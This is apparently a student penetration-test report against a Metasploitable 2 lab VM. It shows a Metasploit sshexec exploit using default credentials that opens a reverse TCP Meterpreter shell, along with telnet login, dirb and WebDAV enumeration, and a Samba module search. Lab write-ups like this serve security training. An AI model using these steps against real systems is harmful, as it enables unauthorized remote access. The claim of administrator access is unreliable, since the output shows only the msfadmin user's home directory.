
We will use msfconsel to gain access to the target system through this port.



```
msf6 > use exploit/multi/ssh/sshexec
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/ssh/sshexec) >
```



```
msf6 exploit(multi/ssh/sshexec) > show options

Module options (exploit/multi/ssh/sshexec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  msfadmin         yes       The password to authenticate with.
   RHOSTS    10.0.2.6         yes       The target host(s), see https://github.com/rapid7/metasploit-frame
                                        work/wiki/Using-Metasploit
   RPORT     22               yes       The target port (TCP)
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an
                                         address on the local machine or 0.0.0.0 to listen on all addresses
                                        .
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                    no        The URI to use for this exploit (default is random)
   USERNAME  msfadmin         yes       The user to authenticate as.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```



```
msf6 exploit(multi/ssh/sshexec) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.6:22 - Sending stager ...
[*] Command Stager progress -  42.75% done (342/800 bytes)
[*] Sending stage (989032 bytes) to 10.0.2.6
[*] Meterpreter session 2 opened (10.0.2.4:4444 → 10.0.2.6:48603) at 2022-10-14 01:39:16 -0400
[!] Timed out while waiting for command to return
[*] Command Stager progress - 100.00% done (800/800 bytes)

meterpreter > pwd
/home/msfadmin
meterpreter >
```

We are inside the target system; we have administrator access.


Vulnerability Details: CVE-2010-4478

CVSS Score: 7.5

2.3 Linux Telnetd


Port: 23/tcp   State: Open

Trying to access it through telnet service.



```
┌──(root㉿kali)-[~]
└─# telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: 
```

Though login credentials are given in this scenario, one can also use brute force to gain access.



```
┌──(root㉿kali)-[~]
└─# telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri Oct 14 03:25:45 EDT 2022 from 10.0.2.4 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ 
```

Now, we are in the target system and can now exploit it.


Vulnerability Details: CVE-2004-0998

CVSS Score: 7.5

2.4 Apache httpd 2.2.8

Port: 80/tcp State: Open


Since the target system has a http server active it must be hosting a website.



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```


- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

As it is a website, we will enumerate it using dirb.




```
┌──(root㉿kali)-[~]
└─# dirb http://10.0.2.6

-----------------

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Oct 14 04:16:14 2022
URL_BASE: http://10.0.2.6/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```


We found some directories,



```
---- Entering directory: http://10.0.2.6/dav/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```




```
---- Entering directory: http://10.0.2.6/test/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```



```
---- Entering directory: http://10.0.2.6/phpMyAdmin/contrib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.6/phpMyAdmin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

We can access these directories using cadaver



```
┌──(root㉿kali)-[~]
└─# cadaver http://10.0.2.6/dav
dav:/dav/> pwd
Current collection is `http://10.0.2.6/dav/'.
dav:/dav/> 
```


Vulnerability Details: CVE-2016-4975

CVSS Score: 4.3


2.5 Samba smbd 3.X - 4.X

Port: 139/tcp   State: Open


We can exploit this vulnerability using msfconsole.




```
┌──(root㉿kali)-[~]
└─# msfconsole
To use retry middleware with Faraday v2.0+, install `faraday-retry` gem

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.2.1-dev                           ]
+ -- --=[ 2225 exploits - 1171 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing

msf6 > 
```




```
msf6 > search samba

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec       2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig          2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                        2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup             2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                        normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                  normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                   2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                          2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap               2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                           normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                 normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                      2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                 normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                               normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap              2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap            2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                              normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                       2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                         2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results          2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow


Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 > 
```



